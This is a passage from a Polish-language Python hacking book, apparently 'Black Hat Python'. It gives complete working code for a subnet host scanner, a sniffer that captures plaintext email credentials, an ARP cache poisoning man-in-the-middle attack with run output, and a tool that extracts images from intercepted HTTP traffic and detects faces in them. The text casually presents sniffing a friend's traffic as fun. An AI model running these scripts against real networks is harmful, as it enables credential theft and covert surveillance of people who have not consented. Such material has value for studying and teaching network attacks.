Wiadomość Destination Unreachable		
0 – 7	8 – 15	16 – 31
Typ = 3	Kod	Suma kontrolna nagłówka
Nieużywane		MTU następnego przeskoku
Nagłówek IP i 8 pierwszych bajtów danych datagramu		

Rysunek 3.2. Schemat budowy wiadomości ICMP Destination Unreachable

Jak widać, osiem pierwszych bitów określa typ, a osiem następnych zawiera kod ICMP. Warto zauważyć, że gdy host wysyła jedną z tych wiadomości ICMP, to w rzeczywistości dodaje nagłówek IP początkowej wiadomości, która spowodowała wygenerowanie odpowiedzi. Ponadto widać, że musimy dokładnie sprawdzić osiem bajtów oryginalnego datagramu, który został wysłany, aby upewnić się, że nasz skaner wygenerował odpowiedź ICMP. W tym celu odcinamy ostatnich osiem bajtów otrzymanego bufora, aby wydobyć magiczny łańcuch, który nasz skaner wysyła.

Teraz rozszerzymy nasz poprzedni szperacz o możliwość dekodowania pakietów ICMP. Zapisz poprzedni plik pod nazwą *sniffer_with_ismp.py* i dodaj do niego poniższy kod:

```
-- pominięcie --
class IP(Structure):
-- pominięcie --

❶ class ICMP(Structure):

    _fields_ = [
        ("type",        c_ubyte),
        ("code",        c_ubyte),
        ("checksum",    c_ushort),
```

```
            ("unused",       c_ushort),
            ("next_hop_mtu", c_ushort)
            ]

        def __new__(self, socket_buffer):
            return self.from_buffer_copy(socket_buffer)

        def __init__(self, socket_buffer):
            pass
    -- pominięcie --
            print "Protokół: %s %s -> %s" % (ip_header.protocol,
            ➥ip_header.src_address, ip_header.dst_address)

            # j=Jeśli to jest wiadomość ICMP, to chcemy ją
❷           if ip_header.protocol == "ICMP":

                # Obliczamy początek pakietu ICMP
❸               offset = ip_header.ihl * 4
                buf = raw_buffer[offset:offset + sizeof(ICMP)]

                # Tworzymy strukturę ICMP
❹               icmp_header = ICMP(buf)

                print "ICMP -> Typ: %d Kod: %d" % (icmp_header.type,
                ➥icmp_header.code)
```

Ten prosty fragment kodu tworzy strukturę `ICMP` ❶ pod istniejącą już strukturą `IP`. Gdy główna pętla pobierająca pakiety stwierdzi, że odebraliśmy pakiet ICMP ❷, obliczamy, w którym miejscu surowego pakietu znajduje się treść wiadomości ICMP ❸, a następnie tworzymy bufor ❹ i drukujemy zawartość pól `type` i `code`. Obliczenia długości opieramy na polu `ihl` nagłówka IP, które określa liczbę 32-bitowych słów (4-bajtowych kawałków) składających się na nagłówek IP. Zatem mnożąc wartość tego pola przez cztery, obliczamy rozmiar nagłówka IP i w ten sposób dowiadujemy się, w którym miejscu zaczyna się następna warstwa sieci — w tym przypadku ICMP.

Jeśli przeprowadzimy podstawowy test z użyciem polecenia ping i tego skryptu, to otrzymamy trochę inny wynik niż poprzednio:

```
Protokół: ICMP 74.125.226.78 -> 192.168.0.190
ICMP -> Typ: 0 Kod: 0
```

To wskazuje, że odpowiedzi na żądanie ping (echo ICMP) są odbierane i dekodowane prawidłowo. Możemy zatem zaimplementować ostatnią część logiki do wysyłania datagramów UDP i interpretowania wyników.

Skorzystamy z modułu `netaddr`, aby za pomocą naszego skanera przeszukać całą podsieć. Zapisz plik *sniffer_with_icmp.py* pod nazwą *scanner.py* i dodaj do niego poniższy kod:

```
import threading
import time
from netaddr import IPNetwork,IPAddress
-- pominięcie --

# host do nasłuchiwania
host = "192.168.0.187"

# docelowa podsieć
subnet = "192.168.0.0/24"

# magiczny łańcuch, dla którego będziemy sprawdzać odpowiedzi ICMP
❶ magic_message = "PYTHONRULES!"

# Rozsyła datagramy UDP
❷ def udp_sender(subnet,magic_message):
      time.sleep(5)
      sender = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

      for ip in IPNetwork(subnet):
            try:
                sender.sendto(magic_message,("%s" % ip,65212))
            except:
                pass

-- pominięcie --

# rozpoczęcie wysyłania pakietów
❸ t = threading.Thread(target=udp_sender,args=(subnet,magic_message))
t.start()

-- pominięcie --

try:
    while True:
    -- pominięcie --
        #print "ICMP -> Typ: %d Kod: %d" % (icmp_header.type, icmp_header.code)

            # sprawdzenie typu i kodu 3
            if icmp_header.code == 3 and icmp_header.type == 3:

                # upewnienie się, że host znajduje się w docelowej podsieci
❹               if IPAddress(ip_header.src_address) in IPNetwork(subnet):

                    # sprawdzenie, czy jest nasza magiczna wiadomość
❺                   if raw_buffer[len(raw_buffer)-len(magic_message):] ==
                    ↪magic_message:
                      print "Host: %s" % ip_header.src_address
```

Zrozumienie tego ostatniego fragmentu kodu nie powinno być trudne. Definiujemy zwykły łańcuch ❶, aby móc sprawdzać, czy nadchodzące odpowiedzi dotyczą pakietów UDP, które pierwotnie wysłaliśmy. Nasza funkcja `udp_sender` ❷ pobiera podsieć zdefiniowaną na początku skryptu, iteruje przez wszystkie adresy IP tej podsieci i wysyła do nich datagramy UDP. W treści głównej naszego skryptu, zaraz przed główną pętlą dekodującą pakiety, uruchamiamy funkcję `udp_sender` w osobnym wątku ❸, aby mieć pewność, że nie zakłócimy tropienia odpowiedzi. Jeżeli wykryjemy spodziewaną wiadomość ICMP, najpierw sprawdzamy, czy odpowiedź pochodzi z naszej docelowej podsieci ❹. Następnie wykonujemy ostatni test mający na celu sprawdzenie, czy odpowiedź ICMP zawiera nasz magiczny tekst ❺. Jeśli wszystkie te testy zakończą się pomyślnie, drukujemy źródłowe adresy IP pochodzenia wiadomości ICMP. Wypróbujemy to osobiście.

Czy to w ogóle działa

Wypróbujemy nasz skaner w lokalnej sieci. Możesz użyć zarówno systemu Windows, jak i Linux, bo wyniki i tak powinny być takie same. Moja lokalna maszyna miała adres IP *192.168.0.187*, więc ustawiłem skaner na *192.168.0.0/24*. Jeśli wyniki są nieczytelne, wyłącz za pomocą komentarza wszystkie instrukcje drukowania oprócz ostatniej, informującej o tym, które hosty odpowiadają.

```
c:\Python27\python.exe scanner.py
Host: 192.168.0.1
Host: 192.168.0.190
Host: 192.168.0.192
Host: 192.168.0.195
```

Wykonanie takiego szybkiego skanowania jak w przykładzie zajmuje zaledwie kilka sekund. Wiem, że wynik jest poprawny, ponieważ porównałem otrzymane adresy IP z tabelą DHCP mojego domowego routera. Opisane w tym rozdziale rozwiązania można łatwo rozszerzyć o dekodowanie pakietów TCP i UDP oraz dodatkowe udogodnienia. Ponadto skaner ten wykorzystamy w systemie trojanowym, którego opis zaczyna się w rozdziale 7. Dzięki niemu trojan będzie mógł przeskanować lokalną sieć w poszukiwaniu potencjalnych celów. Wiesz już, jak działają sieci na wysokim i niskim poziomie, więc możesz poznać bardzo dojrzałą bibliotekę Pythona o nazwie Scapy.

MODUŁ NETADDR

Nasz skaner wykorzystuje zewnętrzną bibliotekę o nazwie `netaddr`, która pozwala na podanie skanerowi maski podsieci, np. *192.168.0.0/24*. Bibliotekę tę można pobrać ze strony *http://code.google.com/p/netaddr/downloads/list*.

A jeśli masz pakiet narzędzi instalacyjnych Pythona opisany w rozdziale 1., to możesz po prostu wykonać poniższe polecenie:

```
easy_install netaddr
```

Moduł `netaddr` bardzo ułatwia pracę z podsieciami i adresowanie. Przy jego użyciu można na przykład wykonywać proste testy, takie jak poniższy z użyciem obiektu `IPNetwork`:

```
ip_address = "192.168.112.3"

if ip_address in IPNetwork("192.168.112.0/24"):
    print True
```

Można też tworzyć proste iteratory, aby na przykład wysyłać pakiety do całej sieci:

```
for ip in IPNetwork("192.168.112.1/24"):
    s = socket.socket()
    s.connect((ip, 25))
    # wysłanie pakietów poczty
```

Opisywane narzędzie bardzo ułatwia pracę z całymi sieciami naraz i idealnie spełnia nasze potrzeby dotyczące wykrywania hostów. Wystarczy je zainstalować i od razu jest gotowe do użycia.

4

Posiadanie sieci ze Scapy

Niektóre biblioteki Pythona są tak dobrze zaprojektowane i niesamowicie zbudowane, że nawet poświęcenie im całego rozdziału nie jest wystarczającym wyrazem uznania dla kunsztu autora. Jedną z nich jest biblioteka do szperania w pakietach o nazwie **Scapy** autorstwa Philippa Biondi. Gdy skończysz czytać ten rozdział, pomyślisz, że w poprzednich niepotrzebnie kazałem Ci się przepracowywać, ponieważ większość opisanych w nich czynności można łatwiej wykonać przy użyciu Scapy. Biblioteka ta jest tak potężna i elastyczna, że jej możliwości są prawie nieograniczone. Sposoby jej użycia przedstawię na przykładzie szperania w sieci w celu zdobycia danych poświadczających tożsamość z tekstowych wiadomości e-mail, a następnie zainfekowania przy użyciu wiadomości ARP maszyny docelowej, aby podglądać jej ruch. Na koniec pokażę Ci, jak wykorzystać techniki przetwarzania plików PCAP przy użyciu biblioteki Scapy w celu wydobycia obrazów z ruchu HTTP i znalezienia za pomocą algorytmu wykrywania twarzy tych, które zawierają zdjęcia ludzi.

Biblioteka Scapy została stworzona specjalnie dla systemu Linux, więc najlepiej używać jej właśnie w tym systemie operacyjnym. Wprawdzie najnowsza wersja może też być używana w systemie Windows[1], ale opisy w tym rozdziale dotyczą maszyny wirtualnej Kali z kompletną instalacją biblioteki Scapy. Jeśli jeszcze jej nie zainstalowałeś, nadrób to, wchodząc na stronę *http://www.secdev.org/projects/scapy/*.

Wykradanie danych poświadczających użytkownika z wiadomości e-mail

Wiesz już co nieco na temat szperania w sieci za pomocą narzędzi napisanych w języku Python. Skoro tak, to możesz poznać interfejs Scapy do szperania w pakietach i podglądania ich zawartości. Zbudujemy bardzo prosty szperacz do wydobywania informacji z pakietów przesyłanych przy użyciu protokołów SMTP, POP3 i IMAP. Później połączymy nasz szperacz z atakiem typu ***man in the middle*** (MITM — z ang. „człowiek w środku"), aby ukraść dane poświadczające użytkowników z innych maszyn podłączonych do tej samej sieci. Technikę tę można oczywiście zastosować w odniesieniu do dowolnego protokołu albo po prostu w celu przechwycenia całego ruchu i zapisania go w pliku PCAP do późniejszej analizy (również pokażę, jak to zrobić).

Przygodę ze Scapy zaczniemy od utworzenia szkieletu szperacza, który będzie tylko przechwytywał i zapisywał pakiety. Poniżej znajduje się kod funkcji o nazwie `sniff`:

```
sniff(filter="",iface="any",prn=function,count=N)
```

Parametr `filter` służy do określania filtru BPF (w stylu Wiresharka) do filtrowania pakietów. Brak wartości oznacza, że interesują nas wszystkie pakiety. Na przykład aby tropić pakiety HTTP, należałoby zastosować filtr `tcp port 80`. Parametr `iface` określa, w którym interfejsie sieciowym chcemy szperać. Brak wartości oznacza wszystkie interfejsy. Parametr `prn` określa funkcję zwrotną, która ma być wywoływana dla każdego pakietu przepuszczonego przez filtr. Obiekty pakietów do tej funkcji są przekazywane przez jej jedyny parametr. Parametr `count` określa, jaką liczbę pakietów chcemy wytropić. Brak wartości oznacza szperanie bez końca.

Jak napisałem, na początek utworzymy prosty szperacz tropiący pakiet i zapisujący jego zawartość. Później zmodyfikujemy go tak, aby tropił tylko informacje związane z pocztą elektroniczną. Otwórz plik *mail_sniffer.py* i wpisz w nim poniższy kod:

[1] *http://www.secdev.org/projects/scapy/doc/installation.html#windows*.

```
from scapy.all import *

# funkcja zwrotna do przetwarzania pakietów
❶ def packet_callback(packet):
      print packet.show()

# uruchomienie szperacza
❷ sniff(prn=packet_callback,count=1)
```

Najpierw zdefiniowaliśmy funkcję zwrotną, której będą przekazywane wytropione pakiety ❶, a następnie nakazaliśmy bibliotece Scapy rozpoczęcie tropienia ❷ na wszystkich interfejsach i bez stosowania jakiegokolwiek filtru. Po uruchomieniu tego skryptu powinno się otrzymać następujący wynik:

```
$ python2.7 mail_sniffer.py
WARNING: No route found for IPv6 destination :: (no default route?)
###[ Ethernet ]###
  dst       = 10:40:f3:ab:71:02
  src       = 00:18:e7:ff:5c:f8
  type      = 0x800
###[ IP ]###
     version   = 4L
     ihl       = 5L
     tos       = 0x0
     len       = 52
     id        = 35232
     flags     = DF
     frag      = 0L
     ttl       = 51
     proto     = tcp
     chksum    = 0x4a51
     src       = 195.91.239.8
     dst       = 192.168.0.198
     \options \
###[ TCP ]###
        sport     = etlservicemgr
        dport     = 54000
        seq       = 4154787032
        ack       = 2619128538
        dataofs   = 8L
        reserved  = 0L
        flags     = A
        window    = 330
        chksum    = 0x80a2
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp', (1960913461,
                    ↪764897985))]
        None
```

Ależ to było łatwe! Jak widać, gdy tylko przez sieć został przesłany pierwszy pakiet, nasza funkcja zwrotna wyświetliła jego zawartość za pomocą wbudowanej funkcji `packet.show()` i pobrała pewne informacje dotyczące protokołu. Funkcja `show()` jest bardzo pomocna przy debugowaniu skryptów, ponieważ pozwala sprawdzać na bieżąco, czy przechwytywane są odpowiednie informacje.

Teraz rozszerzymy nasz podstawowy szperacz o filtr i dodamy do funkcji zwrotnej logikę pobierającą z wiadomości e-mail fragmenty tekstu reprezentujące dane uwierzytelniające.

```
from scapy.all import *

# funkcja zwrotna do przetwarzania pakietów
def packet_callback(packet):

❶     if packet[TCP].payload:

          mail_packet = str(packet[TCP].payload)

❷         if "user" in mail_packet.lower() or "pass" in mail_packet.lower():

               print "[*] Serwer: %s" % packet[IP].dst
❸              print "[*] %s" % packet[TCP].payload

# uruchomienie szperacza
❹ sniff(filter="tcp port 110 or tcp port 25 or tcp port 143",prn=packet_
↪callback,store=0)
```

Jest to kolejny bardzo prosty program. Do funkcji `sniff` dodaliśmy filtr przepuszczający tylko ruch przechodzący przez typowe porty pocztowe 110 (POP3), 143 (IMAP) oraz SMTP (25) ❹. Ponadto użyliśmy nowego parametru o nazwie `store`, którego wartość 0 sprawia, że Scapy nie zapisuje pakietów w pamięci. Ustawienie go na zero jest dobrym pomysłem, gdy planuje się uruchomić szperacz na długi czas, aby nie zająć zbyt dużej ilości pamięci RAM. W funkcji zwrotnej sprawdzamy, czy zostały przekazane dane ❶ oraz czy znajdują się w nich typowe polecenia poczty `USER` i `PASS` ❷. Jeśli wykryjemy łańcuch uwierzytelniania, drukujemy adres serwera oraz nazwę użytkownika i hasło ❸.

Czy to w ogóle działa

Poniżej znajduje się przykładowy wynik dla wymyślonego konta e-mail, z którym próbowałem się połączyć przy użyciu klienta poczty:

```
[*] Serwer: 25.57.168.12
[*] USER jms
[*] Serwer: 25.57.168.12
[*] PASS justin
[*] Serwer: 25.57.168.12
[*] USER jms
[*] Serwer: 25.57.168.12
[*] PASS test
```

Jak widać, mój klient poczty próbował zalogować się na serwerze o adresie *25.57.168.12* i wysłać niezaszyfrowane dane uwierzytelniające. Jest to bardzo prosty przykład wykorzystania skryptu szperającego Scapy jako przydatnego narzędzia do wykonywania testów penetracyjnych.

Tropienie własnego ruchu to niezła zabawa, ale jeszcze fajniej jest wytropić znajomego. Zatem teraz wykonamy atak infekcji ARP w celu wytropienia ruchu maszyny docelowej znajdującej się w tej samej sieci.

Atak ARP cache poisoning przy użyciu biblioteki Scapy

Atak typu ***ARP cache poisoning*** to jedna z najstarszych i najefektywniejszych sztuczek hakerskich. Najprościej mówiąc, przekonamy komputer docelowy, że jesteśmy jego bramą, a bramę, że cały ruch przeznaczony dla komputera docelowego musi przesyłać przez nas. Każdy komputer w sieci ma bufor ARP z ostatnimi adresami MAC pasującymi do adresów IP w sieci lokalnej. Naszym celem jest zainfekowanie tego bufora elementami będącymi pod naszą kontrolą. Ponieważ opisy protokołu ARP (ang. *Address Resolution Protocol*) i techniki infekowania ARP można znaleźć w wielu innych materiałach, w celu dogłębnego zrozumienia zasady działania tego rodzaju ataków na niskim poziomie odsyłam do innych publikacji.

Skoro wiemy już, co mamy robić, możemy wziąć się do pracy. W ramach testów wykonałem atak na prawdziwy komputer z systemem Windows przy użyciu maszyny wirtualnej Kali. Ponadto przeprowadziłem testy na różnych urządzeniach przenośnych podłączonych do punktu dostępowego do sieci bezprzewodowej. Wszystko działało idealnie. Pierwszą czynnością będzie sprawdzenie bufora ARP na docelowym komputerze z systemem Windows. Poniżej pokazuję, jak zbadać bufor ARP w maszynie wirtualnej z Windowsem.

```
C:\Users\Clare> ipconfig

Konfiguracja IP systemu Windows

Karta bezprzewodowej sieci LAN Połączenie sieci bezprzewodowej:

   Sufiks DNS konkretnego połączenia : gateway.pace.com
   Adres IPv6 połączenia lokalnego . : fe80::34a0:48cd:579:a3d9%11
   Adres IPv4. . . . . . . . . . . . : 172.16.1.71
   Maska podsieci. . . . . . . . . . : 255.255.255.0
❶  Brama domyślna. . . . . . . . . : 172.16.1.254

C:\Users\Clare> arp -a

Interfejs: 172.16.1.71 --- 0xb
```

```
    Adres internetowy       Adres fizyczny         Typ
❷   172.16.1.254            3c-ea-4f-2b-41-f9      dynamiczne
    172.16.1.255            ff-ff-ff-ff-ff-ff      statyczne
    224.0.0.22              01-00-5e-00-00-16      statyczne
    224.0.0.251             01-00-5e-00-00-fb      statyczne
    224.0.0.252             01-00-5e-00-00-fc      statyczne
    255.255.255.255         ff-ff-ff-ff-ff-ff      statyczne
```

Jak widać, adres IP bramy ❶ to *172.16.1.254*, a związany z nią wpis w buforze ARP ❷ ma adres MAC *3c-ea-4f-2b-41-f9*. Zanotujemy te informacje, ponieważ chcemy widzieć bufor ARP podczas trwania ataku i dowiedzieć się, czy zmieniliśmy zarejestrowany adres MAC bramy. Znając bramę i adres IP celu, możemy napisać kod skryptu do wykonania infekcji ARP. Utwórz nowy plik Pythona, nazwij go *arper.py* i wpisz w nim poniższy kod:

```
from scapy.all import *
import os
import sys
import threading
import signal

interface = "en1"
target_ip = "172.16.1.71"
gateway_ip = "172.16.1.254"
packet_count = 1000

# ustawienie interfejsu
conf.iface = interface

# wyłączenie wyników
conf.verb = 0

print "[*] Konfiguracja interfejsu %s" % interface

❶ gateway_mac = get_mac(gateway_ip)

if gateway_mac is None:
    print "[!!!] Nie udało się pobrać adresu MAC bramy. Kończenie."
    sys.exit(0)
else:
    print "[*] Brama %s jest pod adresem %s" % (gateway_ip,gateway_mac)

❷ target_mac = get_mac(target_ip)

if target_mac is None:
    print "[!!!] Nie udało się pobrać adresu MAC celu. Kończenie."
    sys.exit(0)
else:
    print "[*] Komputer docelowy %s jest pod adresem %s" % (target_ip,target_mac)
```

```
    # uruchomienie wątku infekującego
❸   poison_thread = threading.Thread(target = poison_target, args =
    ↪(gateway_ip, gateway_mac,target_ip,target_mac))
    poison_thread.start()

    try:
        print "[*] Uruchamianie szperacza dla %d pakietów" % packet_count

        bpf_filter = "ip host %s" % target_ip
❹       packets = sniff(count=packet_count,filter=bpf_filter,iface=interface)

        # drukowanie przechwyconych pakietów
❺       wrpcap('arper.pcap',packets)

        # przywrócenie sieci
❻       restore_target(gateway_ip,gateway_mac,target_ip,target_mac)

    except KeyboardInterrupt:
        # przywrócenie sieci
        restore_target(gateway_ip,gateway_mac,target_ip,target_mac)
        sys.exit(0)
```

Jest to najważniejsza część naszego programu. Najpierw za pomocą funkcji `get_mac`, którą zaraz dodamy, określamy adresy MAC odpowiadające adresom bramy ❶ i komputera docelowego ❷. Potem tworzymy nowy wątek do przeprowadzenia ataku infekcji ARP ❸. W wątku głównym uruchamiamy szperacz ❹ przechwytujący ustawioną liczbę pakietów przy użyciu filtru BPF przepuszczającego tylko ruch dla naszego docelowego adresu IP. Po przechwyceniu wszystkich pakietów drukujemy je ❺ w pliku PCAP, aby móc je otworzyć w Wiresharku albo przekazać do skryptu wykrywającego obrazy, który napiszemy później. Po zakończeniu ataku wywołujemy funkcję `restore_target` ❻, która przywraca normalny sposób działania sieci, taki jak przed atakiem. Teraz dodamy brakujące funkcje. Wpisz poniższy kod na początku utworzonego wcześniej pliku:

```
def restore_target(gateway_ip,gateway_mac,target_ip,target_mac):

    # nieco inna metoda z wykorzystaniem funkcji send
    print "[*] Przywracanie stanu pierwotnego..."
❶   send(ARP(op=2, psrc=gateway_ip, pdst=target_ip,
    ↪hwdst="ff:ff:ff:ff:ff:ff",hwsrc=gateway_mac),count=5)
    send(ARP(op=2, psrc=target_ip, pdst=gateway_ip,
    ↪hwdst="ff:ff:ff:ff:ff:ff",hwsrc=target_mac),count=5)

    # Sygnalizuje wątkowi głównemu, że ma zakończyć działanie
❷   os.kill(os.getpid(), signal.SIGINT)

def get_mac(ip_address):

❸   responses,unanswered = srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=ip_
    ↪address),timeout=2,retry=10)
```

```
        # Zwraca adres MAC z odpowiedzi
        for s,r in responses:
        return r[Ether].src

        return None

    def poison_target(gateway_ip,gateway_mac,target_ip,target_mac):

❹       poison_target = ARP()
        poison_target.op = 2
        poison_target.psrc = gateway_ip
        poison_target.pdst = target_ip
        poison_target.hwdst= target_mac

❺       poison_gateway = ARP()
        poison_gateway.op = 2
        poison_gateway.psrc = target_ip
        poison_gateway.pdst = gateway_ip
        poison_gateway.hwdst= gateway_mac

        print "[*] Rozpoczynanie infekowania ARP. [CTRL+C, aby zatrzymać]"

❻       while True:
            try:
                send(poison_target)
                send(poison_gateway)

                  time.sleep(2)
            except KeyboardInterrupt:
                  restore_target(gateway_ip,gateway_mac,target_ip,target_mac)

        print "[*] Atak zakończony."
        return
```

To jest najważniejsza część naszego skryptu. Funkcja `restore_target` wysyła na adres transmisji w sieci lokalnej ❶ odpowiednie pakiety ARP, aby zresetować bufory ARP bramy i komputerów docelowych. Ponadto wysyłamy sygnał wątkowi głównemu ❷, aby zakończył działanie, co może być przydatne, gdy wątek ten napotka jakieś problemy albo użytkownik naciśnie klawisze *Ctrl+C*. Funkcja `get_mac` wykorzystuje funkcję `srp` ❸ do wysłania żądania ARP na określony adres IP w celu zdobycia związanego z nim adresu MAC. Funkcja `poison_target` tworzy żądania ARP do zainfekowania zarówno adresu IP komputera docelowego ❹, jak i bramy ❺. Dzięki temu możemy oglądać ruch przechodzący przez nasz cel. Żądania te wysyłamy ❻ przy użyciu pętli, aby zapewnić zatrucie odpowiednich wpisów w buforze ARP przez cały czas trwania ataku.

Weźmy tego drania na przejażdżkę.

Czy to w ogóle działa

Zanim zaczniemy, musimy poinformować naszego lokalnego hosta, że możemy przekazywać pakiety na adresy bramy domyślnej i IP naszego komputera docelowego. Jeśli używasz maszyny wirtualnej Kali, wykonaj w konsoli poniższe polecenie:

```
#:> echo 1 > /proc/sys/net/ipv4/ip_forward
```

Jeśli natomiast jesteś fanem produktów firmy Apple, to użyj następującego polecenia:

```
fanboy:tmp justin$ sudo sysctl -w net.inet.ip.forwarding=1
```

Po skonfigurowaniu przekazywania IP możemy uruchomić skrypt i sprawdzić bufor ARP komputera docelowego. Na komputerze, z którego będzie przeprowadzany atak, wykonaj następujące polecenie (jako `root`):

```
fanboy:tmp justin$ sudo python2.7 arper.py
WARNING: No route found for IPv6 destination :: (no default route?)
[*] Setting up en1
[*] Brama 172.16.1.254 jest pod adresem 3c:ea:4f:2b:41:f9
[*] Komputer docelowy 172.16.1.71 jest pod adresem 00:22:5f:ec:38:3d
[*] Rozpoczynanie infekcji ARP. [CTRL+C, aby zatrzymać]
[*] Uruchamianie szperacza dla 1000 pakietów
```

Wspaniale! Żadnych błędów ani innych dziwadeł. Teraz sprawdzimy, czy atak się udał na komputerze docelowym:

```
C:\Users\Clare> arp -a
Interfejs: 172.16.1.71 --- 0xb
  Adres internetowy        Adres fizyczny        Typ
  172.16.1.64              10-40-f3-ab-71-02     dynamiczne
  172.16.1.254             10-40-f3-ab-71-02     dynamiczne
  172.16.1.255             ff-ff-ff-ff-ff-ff     statyczne
  224.0.0.22               01-00-5e-00-00-16     statyczne
  224.0.0.251              01-00-5e-00-00-fb     statyczne
  224.0.0.252              01-00-5e-00-00-fc     statyczne
  255.255.255.255          ff-ff-ff-ff-ff-ff     statyczne
```

Jak widać, bufor ARP w komputerze biednej Clare (niełatwo być żoną hakera, hakowanie to nie spacerek itd.) został zainfekowany, przez co adres MAC bramy jest taki sam jak adres MAC komputera atakującego. W powyższych danych bez trudu można znaleźć bramę, z której dokonuję ataku — *172.16.1.64*. Po zakończeniu przechwytywania pakietów przez skrypt atakujący w katalogu,

w którym znajduje się ten skrypt, powinien pojawić się plik o nazwie *arper.pcap*. Oczywiście w razie potrzeby można na przykład zmusić komputer docelowy do przekazywania całego ruchu przez lokalną instancję programu Burp albo wielu innych niecnych czynów. Wspomniany plik PCAP możesz zatrzymać do następnego podrozdziału — kto wie, co w nim znajdziesz.

Przetwarzanie pliku PCAP

Doskonałymi narzędziami do przeglądania plików z przechwyconymi pakietami są na przykład Wireshark i Network Miner, ale czasami do ich przetwarzania trzeba też użyć Pythona i biblioteki Scapy. Do przykładowych przypadków użycia zaliczają się generowanie testów fuzzingowych na podstawie przechwyconego ruchu sieciowego czy tak proste czynności jak odtworzenie tego ruchu.

Tym razem zastosujemy nieco odmienne podejście i spróbujemy wydobyć obrazy graficzne z ruchu HTTP. Następnie przy użyciu biblioteki OpenCV[2], służącej do obróbki obrazu, spróbujemy wykryć obrazy zawierające ludzkie twarze, aby znaleźć te grafiki, które mogą być do czegoś przydatne. Do wygenerowania **plików PCAP** możemy wykorzystać poprzedni skrypt do infekowania ARP, ale równie dobrze możemy też rozszerzyć szperacz, aby wykrywał twarze na obrazach na bieżąco. Zaczniemy od napisania kodu do analizowania plików PCAP. Utwórz plik *pic_carver.py* i wpisz do niego poniższy kod:

```
import re
import zlib
import cv2

from scapy.all import *

pictures_directory = "/home/justin/pic_carver/pictures"
faces_directory    = "/home/justin/pic_carver/faces"
pcap_file          = "bhp.pcap"

def http_assembler(pcap_file):

    carved_images = 0
    faces_detected = 0

❶   a = rdpcap(pcap_file)

❷   sessions = a.sessions()

    for session in sessions:

        http_payload = ""
```

[2] Adres strony internetowej biblioteki OpenCV: *http://www.opencv.org/*.

```
        for packet in sessions[session]:

            try:
                if packet[TCP].dport == 80 or packet[TCP].sport == 80:

❸                   # złożenie strumienia z powrotem
                    http_payload += str(packet[TCP].payload)

            except:
                pass

❹       headers = get_http_headers(http_payload)

        if headers is None:
            continue

❺       image,image_type = extract_image(headers,http_payload)

        if image is not None and image_type is not None:

            # zapisanie obrazu
❻           file_name = "%s-pic_carver_%d.%s" % (pcap_file,carved_images,
            ↪image_type)

            fd = open("%s/%s" % pictures_directory,file_name),"wb")
            fd.write(image)
            fd.close()

            carved_images += 1

            # wykrywanie twarzy
            try:
❼               result = face_detect("%s/%s" % (pictures_directory,file_
                ↪name),file_name)

                if result is True:
                    faces_detected += 1
            except:
                pass

    return carved_images, faces_detected

carved_images, faces_detected = http_assembler(pcap_file)

print "Wydobyto: %d obrazów" % carved_images
print "Wykryto: %d twarzy" % faces_detected
```

Jest to główny szkielet naszego skryptu, do którego zaraz dodamy jeszcze funkcje pomocnicze. Najpierw otwieramy plik PCAP do przetworzenia ❶. Wykorzystujemy wspaniałą cechę biblioteki Scapy pozwalającą automatycznie wydzielić każdą sesję TCP do słownika ❷. Wykorzystujemy to i filtrujemy tylko ruch HTTP, a następnie łączymy dane całego ruchu HTTP ❸ w jeden bufor. Czynności te są równoznaczne z kliknięciem w programie Wireshark prawym przyciskiem

myszy i wybraniem opcji *Follow TCP Stream* (śledź strumień TCP). Po złożeniu danych HTTP przekazujemy je do funkcji przetwarzającej nagłówki HTTP ❹, która umożliwia przeglądanie pojedynczych nagłówków. Potem sprawdzamy, czy w odpowiedzi HTTP otrzymujemy obraz, pobieramy surowe dane graficzne ❺, a następnie zwracamy typ obrazu i jego dane w formacie binarnym. Nie jest to idealna procedura wydobywania obrazów, ale jak widać, działa zaskakująco dobrze. Zapisujemy wydobyty obraz ❻ i przekazujemy ścieżkę do pliku do procedury wykrywającej twarze ❼.

Teraz dodamy funkcje pomocnicze. Wpisz poniższy kod nad funkcją `http_assembler`:

```
def get_http_headers(http_payload):

    try:
        # oddzielenie nagłówków z ruchu HTTP
        headers_raw = http_payload[:http_payload.index("\r\n\r\n")+2]

        # rozbicie nagłówków
        headers = dict(re.findall(r"(?P<name>.*?): (?P<value>.*?)\r\n", headers_raw))
    except:
        return None

    if "Content-Type" not in headers:
        return None

    return headers

def extract_image(headers,http_payload):

    image = None
    image_type = None

    try:
        if "image" in headers['Content-Type']:

            # pobranie informacji o typie obrazu i jego zawartości
            image_type = headers['Content-Type'].split("/")[1]

            image = http_payload[http_payload.index("\r\n\r\n")+4:]

            # Jeśli obraz jest skompresowany, dekompresujemy go
            try:
                if "Content-Encoding" in headers.keys():
                    if headers['Content-Encoding'] == "gzip":
                        image = zlib.decompress(image, 16+zlib.MAX_WBITS)
                    elif headers['Content-Encoding'] == "deflate":
                        image = zlib.decompress(image)
            except:
                pass
    except:
        return None,None

return image,image_type
```

Dzięki tym funkcjom dokładnie przyjrzymy się danym HTTP pobranym z pliku PCAP. Funkcja `get_http_headers` pobiera surowy ruch HTTP i przy użyciu wyrażenia regularnego wydobywa z niego nagłówki. Funkcja `extract_image` pobiera nagłówki HTP i sprawdza, czy w odpowiedzi HTTP otrzymaliśmy jakiś obraz. Jeśli w nagłówku `Content-Type` wykryje graficzny typ MIME, sprawdza typ obrazu. A jeśli obraz jest skompresowany, próbujemy go zdekompresować przed zwróceniem typu i surowego bufora. Teraz możemy dodać algorytm wykrywania twarzy, który pozwoli nam sprawdzić, czy na którejś z przechwyconych grafik znajduje się ludzka twarz. Dodaj poniższy kod do pliku *pic_carver.py*:

```
def face_detect(path,file_name):

❶       img = cv2.imread(path)
❷       cascade = cv2.CascadeClassifier("haarcascade_frontalface_alt.xml")
        rects = cascade.detectMultiScale(img, 1.3, 4, cv2.cv.CV_HAAR_SCALE_
        ↪IMAGE, (20,20))

        if len(rects) == 0:
                return False

        rects[:, 2:] += rects[:, :2]

    # Wyróżnia twarze na obrazie
❸   for x1,y1,x2,y2 in rects:
        cv2.rectangle(img,(x1,y1),(x2,y2),(127,255,0),2)

❹   cv2.imwrite("%s/%s-%s" % (faces_directory,pcap_file,file_name),img)

        return True
```

